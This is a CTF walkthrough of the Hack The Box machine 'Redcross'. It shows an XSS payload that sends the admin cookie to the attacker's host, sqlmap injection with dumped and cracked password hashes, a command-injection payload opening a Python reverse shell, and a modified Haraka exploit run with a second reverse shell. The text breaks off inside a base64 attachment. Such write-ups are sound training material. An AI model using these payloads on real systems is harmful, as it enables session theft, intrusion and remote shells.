Snowscan
Pentester, CTF player
HackTheBox ATeam

Follow

Redcross - Hack The Box

April 13, 2019

Redcross has a bit of everything: Cross-Site Scripting, a little bit of SQL injection, reviewing C source code to find a command injection vulnerability, light exploit modification and enumeration.

Quick summary

- XSS on contact form to get admin cookie
- SQLi to get user creds (rabbit hole, credentials are not useful)
- Find admin.redcross.htb sub-domain page
- Log in to admin page using admin session cookie we stole with XSS
- Create a shell account, log in to restricted shell, get source code of binary
- Command injection in firewall control module, get reverse shell as www-data
- Locate Haraka installation, use and modify exploit from exploit-db, gain shell as user penelope
- Get DB connection string from /etc/nss-pgsql.conf, create new user with GID 0
- Read /etc/nss-pgsql-root.conf, locate new DB connection string
- Create new user user with UID and GID 0, su to new user and gain root access

Tools/Exploits/CVEs used

- Haraka < 2.8.9 - Remote Command Execution

Portscan


Only SSH and web ports are open:

```
root@ragingunicorn:~# nmap -F 10.10.10.113
Starting Nmap 7.70 ( https://nmap.org ) at 2018-11-10 14:19 EST
Nmap scan report for 10.10.10.113
Host is up (0.019s latency).
Not shown: 97 filtered ports
PORT    STATE SERVICE
22/tcp  open  ssh
80/tcp  open  http
443/tcp open  https
```

Intra webpage

http://redcross.htb redirects to https://intra.redcross.htb/?page=login so we need to add that to our local hostfile.


The main page contains a simple login form:



Please contact with our staff via contact form to request your access credentials.

Web messaging system 0.3b

At first glance, the login form doesn't appear to be vulnerable to SQL injections but after trying a few user/password combinations, we are able to log in with the `guest/guest` credentials and we see the following message:




Guest Account Info [1]

From: admin (uid 1) To: guest (uid 5)

You're granted with a low privilege access while we're processing your credentials request. Our messaging system still in beta status. Please report if you find any incidence.

So we know there's at least two users: `admin` and `guest`.

Because this is a messaging application, we can assume that admin will be checking messages periodically so we will try to get the admin session cookie with an XSS. Back on the main page, there is a contact form we can use to send messages to the administrator.



The first two fields `subject` and `body` don't appear to be vulnerable to XSS because the input is filtered. We get the following error message when we try to inject stuff like `<script>....`: `Oops! Someone is trying to do something nasty...`

But the last field, `cbody` is not filtered and accepts any characters we send.


To test the XSS, we'll try a very simple payload that'll create an image on the page pointing to our attacker machine. The request will contain the `document.cookie` which hopefully contains the session cookie.

Payload: `<script>var myimg = new Image(); myimg.src = 'http://10.10.14.23/q?=' + document.cookie;</script>`

After a minute or so, we can see an incoming HTTP request made to our webserver, containg the admin session cookie:

```
root@ragingunicorn:~# python -m SimpleHTTPServer 80
Serving HTTP on 0.0.0.0 port 80 ...
10.10.10.113 - - [11/Nov/2018 12:00:47] code 404, message File not found
10.10.10.113 - - [11/Nov/2018 12:00:47] "GET /q?=PHPSESSID=8e2u3570ceoa9vk2vofvgnibv3;%20LANG=EN_US;%20SINCE=1541955270;%20LIMIT=10;%20DOMAIN=admin HTTP/1.1" 404 -
```

Using Firefox's web developer tools, we can simply change the cookies and add all four values into our session, then hit refresh on the main page to log in as admin.


RedCross Messaging Intranet

Employees & providers portal

admin

end session

Guest Account Info [1]

From: admin (uid 1) To: guest (uid 5)

You're granted with a low privilege access while we're processing your credentials request. Our messaging system still in beta status. Please report if you find any incidence.

Strange behavior [3]

From: admin (uid 1) To: charles (uid 3)

Please could you check the admin webpanel? idk what happens but when I'm checking the messages, alerts popping everywhere!! Maybe a virus?

STOP checking messages from intra (priority) [7]

Domain	Path	Expires on	Last accessed on	Value	HttpOnly
ra.redcro...	/	Sun, 11 Nov 2018 19...	Sun, 11 Nov 2018 17...	admin	false
ra.redcro...	/	Sun, 11 Nov 2018 19...	Sun, 11 Nov 2018 17...	EN_US	false
ra.redcro...	/	Mon, 12 Nov 2018 1...	Sun, 11 Nov 2018 17...	10	false
ra.redcro...	/	Session	Sun, 11 Nov 2018 17...	8e2u3570ce...	false

SQL injection on the web messaging app

Based on the messages we see, we find the following users created in the database/system:

- admin

- penelope
- charles
- guest

Two parameters are vulnerable to SQL injections:

1. `o` parameter in `GET /?o=2&page=app`

Example:

```
GET /?o=2'&page=app HTTP/1.1

DEBUG INFO: You have an error in your SQL syntax; check the manual that corresponds to your MariaDB server version for the right syntax to use near '1' or dest like '2'') LIMIT 10' at line 1
```

1. `LIMIT` cookie in `GET /?o=2&page=app`

Example:

```
Cookie: domain=admin; lang=EN_US; PHPSESSID=8e2u3570ceoa9vk2vofvgnibv3; LIMIT=10'

DEBUG INFO: You have an error in your SQL syntax; check the manual that corresponds to your MariaDB server version for the right syntax to use near ''' at line 1
```

Our best bet is to try to exploit the `o` parameter as exploiting the `LIMIT` cookie will be more difficult since we can't do `UNION SELECT` after a `LIMIT` statement. We might be able to do something with `PROCEDURE ANALYSE` but since the box is rated medium/hard, I didn't think this was going to be it.

The first thing we notice with sqlmap is it kills the webserver pretty quickly, so I assumed there is some kind of WAF rate-limiting the connections to the server. If we wait a bit, we are able to access the server again.

To use sqlmap, we will need to change the `delay` parameter to 1 second. It takes a long time but sqlmap eventually find the injection point:

```
root@ragingunicorn:~# sqlmap -r login.req --risk=3 -p o --dbms=mysql --random-agent --delay=1 --technique=UE
...
[13:00:14] [INFO] parsing HTTP request from 'login.req'
[13:00:14] [INFO] fetched random HTTP User-Agent header value 'Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; de) Opera 8.02' from file '/usr/share/sqlmap/txt/user-agents.txt'
[13:00:14] [INFO] testing connection to the target URL
sqlmap got a 301 redirect to 'https://intra.redcross.htb/?o=2&page=app'. Do you want to follow? [Y/n] y
[13:00:17] [INFO] heuristic (basic) test shows that GET parameter 'o' might be injectable (possible DBMS: 'MySQL')
[13:00:18] [INFO] heuristic (XSS) test shows that GET parameter 'o' might be vulnerable to cross-site scripting (XSS) attacks
[13:00:18] [INFO] testing for SQL injection on GET parameter 'o'
for the remaining tests, do you want to include all tests for 'MySQL' extending provided level (1) value? [Y/n]
[13:00:19] [INFO] testing 'MySQL >= 5.5 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (BIGINT UNSIGNED)'
[13:00:20] [WARNING] reflective value(s) found and filtering out
[13:01:17] [INFO] testing 'MySQL >= 5.5 OR error-based - WHERE or HAVING clause (BIGINT UNSIGNED)'
[13:02:14] [INFO] testing 'MySQL >= 5.5 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXP)'
[13:03:11] [INFO] testing 'MySQL >= 5.5 OR error-based - WHERE or HAVING clause (EXP)'
[13:04:08] [INFO] testing 'MySQL >= 5.7.8 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (JSON_KEYS)'
[13:05:04] [INFO] testing 'MySQL >= 5.7.8 OR error-based - WHERE or HAVING clause (JSON_KEYS)'
[13:06:01] [INFO] testing 'MySQL >= 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)'
[13:06:20] [INFO] GET parameter 'o' is 'MySQL >= 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)' injectable
[13:06:20] [INFO] testing 'Generic UNION query (NULL) - 1 to 20 columns'
[13:06:20] [INFO] testing 'MySQL UNION query (NULL) - 1 to 20 columns'
[13:06:20] [INFO] automatically extending ranges for UNION query injection technique tests as there is at least one other (potential) technique found
```

```
[13:06:42] [INFO] target URL appears to be UNION injectable with 4 columns
injection not exploitable with NULL values. Do you want to try with a random integer value for option '--union-char'? [Y/n]
[14:12:39] [INFO] testing 'MySQL UNION query (63) - 21 to 40 columns'
[14:13:03] [INFO] testing 'MySQL UNION query (63) - 41 to 60 columns'
[14:13:28] [INFO] testing 'MySQL UNION query (63) - 61 to 80 columns'
[14:13:53] [INFO] testing 'MySQL UNION query (63) - 81 to 100 columns'
[14:14:19] [WARNING] parameter length constraining mechanism detected (e.g. Suhosin patch). Potential problems in enumeration phase can be expected
GET parameter 'o' is vulnerable. Do you want to keep testing the others (if any)? [y/N]
sqlmap identified the following injection point(s) with a total of 469 HTTP(s) requests:
---
Parameter: o (GET)
    Type: error-based
    Title: MySQL >= 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
    Payload: o=2') AND (SELECT 6000 FROM(SELECT COUNT(*),CONCAT(0x71717a7671,(SELECT (ELT(6000=6000,1))),0x716a767871,FLOOR(RAND(0)*2))x FROM INFORMATION_SCHEMA.PLUGINS GROUP BY x)a)-- scxH&page=app
---
[14:33:52] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Debian 9.0 (stretch)
web application technology: Apache 2.4.25
back-end DBMS: MySQL >= 5.0
[14:33:52] [INFO] fetched data logged to text files under '/root/.sqlmap/output/intra.redcross.htb'

[*] shutting down at 14:33:52
```

Listing databases: `sqlmap -r login.req --risk=3 -p o --dbms=mysql --random-agent --delay=1.0 --technique=UE -T users --dbs`

```
[14:38:26] [INFO] used SQL query returns 2 entries
[14:38:27] [INFO] retrieved: information_schema
[14:38:28] [INFO] retrieved: redcross
available databases [2]:
[*] information_schema
[*] redcross
```

Listing tables from `redcross` DB: `sqlmap -r login.req --risk=3 -p o --dbms=mysql --random-agent --delay=1.0 --technique=UE -D redcross --tables`

```
[14:38:41] [INFO] retrieved: messages
[14:38:42] [INFO] retrieved: requests
[14:38:44] [INFO] retrieved: users
Database: redcross
[3 tables]
+----------+
| messages |
| requests |
| users    |
+----------+
```

Dumping list of users: `sqlmap -r login.req --risk=3 -p o --dbms=mysql --random-agent --delay=1.0 --technique=UE -D redcross -T users --dump`

```
Database: redcross
Table: users
[5 entries]
+----+------+------------------------------+----------+--------------------------------------------------------------+
| id | role | mail                         | username | password                                                     |
+----+------+------------------------------+----------+--------------------------------------------------------------+
| 1  | 0    | admin@redcross.htb           | admin    | $2y$10$z/d5GiwZuFqjY1jRiKIPzuPXKt0SthLOyU438ajqRBtrb7ZADpwq. |
| 2  | 1    | penelope@redcross.htb        | penelope | $2y$10$tY9Y955kyFB37GnW4xrC0.J.FzmkrQhxD..vKCQICvwOEgwfxqgAS |
| 3  | 1    | charles@redcross.htb         | charles  | $2y$10$bj5Qh0AbUM5wHeu/lTfjg.xPxjRQkqU6T8cs683Eus/Y89GHs.G7i |
| 4  | 100  | tricia.wanderloo@contoso.com | tricia   | $2y$10$Dnv/b2ZBca2O4cp0fsBbjeQ/0HnhvJ7WrC/ZN3K7QKqTa9SSKP6r. |
| 5  | 1000 | non@available                | guest    | $2y$10$U16O2Ylt/uFtzlVbDIzJ8us9ts8f9ITWoPAWcUfK585sZue03YBAi |
+----+------+------------------------------+----------+--------------------------------------------------------------+
```

The password are stored with the bcrypt password hashing function, which is very slow to brute force. After letting hashcat (`hashcat -a 0 -m 3200`) run for some time I was able to recover the following hashes:

- guest / guest
- penelope / alexx
- charles / cookiemonster

None of them work to log in with SSH but we are able to see a few additional messages when logging in with the web messaging application.


> *Please could you check the admin webpanel? idk what happens but when I'm checking the messages, alerts popping everywhere!! Maybe a virus?*

> *Hey, my chief contacted me complaining about some problem in the admin webapp. I thought that you reinforced security on it… Alerts everywhere!!*

That may be a hint there is another hidden page/sub-domain…

Admin web page

There's another host `admin.redcross.htb` that displays a totally different application:


https://admin.redcross.htb/?page=login

inux

IT Admin panel

Authorized personnel only


User

Password

Login


Web admin system 0.9

The same cookie we stole from the admin can be used here to log in:




res on	Last accessed on	Value	HttpOnly	sa
	Sun, 11 Nov 2018 19...	31nvso5ea6...	false	Unse

Under the user management menu, we can see and add users to the system:



Username	UID	GID	Action
tricia	2018	1001	del
snowscan	2020	1001	del



Provide this credentials to the user:

snowscan : ZusXUrqQ

Continue

We can SSH with the new user we created:

```
root@ragingunicorn:~# ssh snowscan@10.10.10.113
snowscan@10.10.10.113's password:
Linux redcross 4.9.0-6-amd64 #1 SMP Debian 4.9.88-1+deb9u1 (2018-05-07) x86_64

The programs included with the Debian GNU/Linux system are free software;
```


```
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
$ ls
bin  dev  etc  home  lib  lib64  root  usr
$ id
uid=2020 gid=1001(associates) groups=1001(associates)
```

This is some kind of chroot jail, there's not much we can do here. However we do find a single C source file: `iptctl.c`

```
$ pwd
/home/public/src
$ cat iptctl.c
/*
 * Small utility to manage iptables, easily executable from admin.redcross.htb
 * v0.1 - allow and restrict mode
 * v0.3 - added check method and interactive mode (still testing!)
 */
...
```

The file contains the program code that is called by the firewall management application on the admin page:



Whenever we add/delete an IP from the firewall ACL's, the PHP code does a system() call to run the `iptctl` application and make changes to the firewall rules. If we add a semi-colon in the `id` parameter we are able to inject commands and gain code execution.

Example payload like the following: `ip=1;id&action=deny`

```
Usage: /opt/iptctl/iptctl allow|restrict|show IP
uid=33(www-data) gid=33(www-data) groups=33(www-data)
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

Since we now have RCE, we can use a standard python reverse shell command to get shell on the system.

Payload: `ip=1;python+-c+'import+socket,subprocess,os%3bs%3dsocket.socket(socket.AF_INET,socket.SOCK_STREAM)%3bs.connect(("10.10.14.23",4444))%3bos.dup2(s.fileno(),0)%3b+os.dup2(s.fileno(),1)%3b+os.dup2(s.fileno(),2)%3bp%3dsubprocess.call(["/bin/sh","-i"])%3b'&action=deny`

And we get a shell!

```
root@ragingunicorn:~/hackthebox/Machines/Redcross# nc -lvnp 4444
listening on [any] 4444 ...
connect to [10.10.14.23] from (UNKNOWN) [10.10.10.113] 51712
/bin/sh: 0: can't access tty; job control turned off
$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
$ hostname
redcross
```

```
www-data@redcross:/home/penelope$ ls -l
ls -l
total 8
drwxrwx--- 6 penelope mailadm  4096 Jun  7 17:59 haraka
-rw-r----- 1 root     penelope   33 Jun  7 18:18 user.txt
www-data@redcross:/home/penelope$ cat user.txt
cat user.txt
cat: user.txt: Permission denied
```

We still can't read `user.txt` since it's owned by `penelope` ... Gotta try harder I guess.

Priv esc to penelope

Penelope's home directory contains the `haraka` directory. Haraka is an SMTP email server written in Node.js and contains at least one vulnerability according to Exploit-DB:

```
-----------------------------------------
Haraka < 2.8.9 - Remote Command Execution
/linux/remote/41162.py
-----------------------------------------
Shellcodes: No Result
```

The server is running but doesn't appear to be listening on port 25:

```
www-data@redcross:/home/penelope$ ps waux | grep haraka
ps waux | grep haraka
penelope  1199  0.0  1.9 994608 20068 ?        Ssl  09:47   0:02 node /usr/bin/haraka -c /home/penelope/haraka
```

```
www-data@redcross:/home/penelope$ telnet 127.0.0.1 25
telnet 127.0.0.1 25
Trying 127.0.0.1...
telnet: Unable to connect to remote host: Connection refused
www-data@redcross:/home/penelope$ netstat -panut
netstat -panut
bash: netstat: command not found
```

Netstat is not installed so I went back to the firewall control page added a whitelist entry for my IP address and scanned the box again with nmap:

```
root@ragingunicorn:~# nmap -p- 10.10.10.113
Starting Nmap 7.70 ( https://nmap.org ) at 2018-11-11 15:18 EST
Nmap scan report for intra.redcross.htb (10.10.10.113)
```

```
Host is up (0.018s latency).
Not shown: 65529 closed ports
PORT     STATE SERVICE
21/tcp   open  ftp
22/tcp   open  ssh
80/tcp   open  http
443/tcp  open  https
1025/tcp open  NFS-or-IIS
5432/tcp open  postgresql
```

1025 looks interesting but we can't connect to it with telnet:

```
root@ragingunicorn:~# telnet 10.10.10.113 25
Trying 10.10.10.113...
telnet: Unable to connect to remote host: Connection refused
```

We can connect locally though:

```
root@ragingunicorn:~# nc -lvnp 4444
listening on [any] 4444 ...
connect to [10.10.14.23] from (UNKNOWN) [10.10.10.113] 52064
/bin/sh: 0: can't access tty; job control turned off
$ telnet 127.0.0.1 1025
Trying 127.0.0.1...
Connected to 127.0.0.1.
Escape character is '^]'.
220 redcross ESMTP Haraka 2.8.8 ready
quit
```

The exploit needs to be modified slightly because the port is hardcoded and needs to be changed to 1025.

Line 123 needs to be changed to the following:

```
...
s = smtplib.SMTP(mailserver,1025)
...
```

We can use vi to create the exploit .py file in /dev/shm, then execute it to spawn a reverse shell:

Note: The email address must contain the `redcross.htb` domain.

```
www-data@redcross:/dev/shm$ ./h.py -c "python -c 'import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect((\"10.10.14.23\",5555));os.dup2(s.fileno(),0); os.dup2(s.fileno(),1); os.dup2(s.fileno(),2);p=subproc
htb -m redcrossn/sh\",\"-i\"]);'" -t penelope@redcross.htb -f penelope@redcross.h
##     ##    ###    ########     ###    ##    ## #### ########  ####
##     ##   ## ##   ##     ##   ##  ##  ##   ##   ##  ##     ##   ##
##     ##  ##   ##  ##     ##  ##   ##  ##  ##    ##  ##     ##   ##
######### ##     ## ########  ##     ## #####     ##  ########   ##
##     ## ######### ##   ##   ######### ##  ##    ##  ##   ##    ##
##     ## ##     ## ##    ##  ##     ## ##   ##   ##  ##    ##   ##
##     ## ##     ## ##     ## ##     ## ##    ## #### ##     ## ####

-o- by Xychix, 26 January 2017 ---
```

```
-o- xychix [at] hotmail.com ---
-o- exploit haraka node.js mailserver <= 2.8.8 (with attachment plugin activated) --

-i- info: https://github.com/haraka/Haraka/pull/1606 (the change that fixed this)

Send harariki to penelope@redcross.htb, attachment saved as harakiri-20181111-152151.zip, commandline: python -c 'import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("10.10.14.23",5555));os.dup2(s.filen
Content-Type: multipart/mixed; boundary="===============2632093882109835759=="
MIME-Version: 1.0
Subject: harakiri
From: penelope@redcross.htb
To: penelope@redcross.htb

--===============2632093882109835759==
Content-Type: text/plain; charset="us-ascii"
MIME-Version: 1.0
Content-Transfer-Encoding: 7bit

harakiri
--===============2632093882109835759==
Content-Type: application/octet-stream; Name="harakiri.zip"
MIME-Version: 1.0
Content-Transfer-Encoding: base64
Content-Disposition: attachment; filename="harakiri.zip"

UEsDBBQAAAAIALl6a00BtHNYbAEAAI0BAADyAAAAYSI7cHl0aG9uIC1jICdpbXBvcnQgc29ja2V0
LHN1YnByb2Nlc3Msb3M7cz1zb2NrZXQuc29ja2V0KHNvY2tldC5BRl9JTkVULHNvY2tldC5TT0NL
X1NUUkVBTSk7cy5jb25uZWN0KCgiMTAuMTAuMTQuMjMiLDU1NTUpKTtvcy5kdXAyKHMuZmlsZW5v
KCksMCk7IG9zLmR1cDIocy5maWxlbm8oKSwxKTsgb3MuZHVwMihzLmZpbGVubygpLDIpO3A9c3Vi
cHJvY2Vzcy5jYWxsKFsiL2Jpbi9zaCIsIi1pIl0pOyc7ZWNobyAiYS56aXAL8GZmEWFgYOBg2FmV
7Su+rEFdmJGBgZ2ZgYEHKJqRWJSYnVmUqVdSUTI18HRes4HAnt/abo8meZiqyGSIbP2+Kj5g5atE
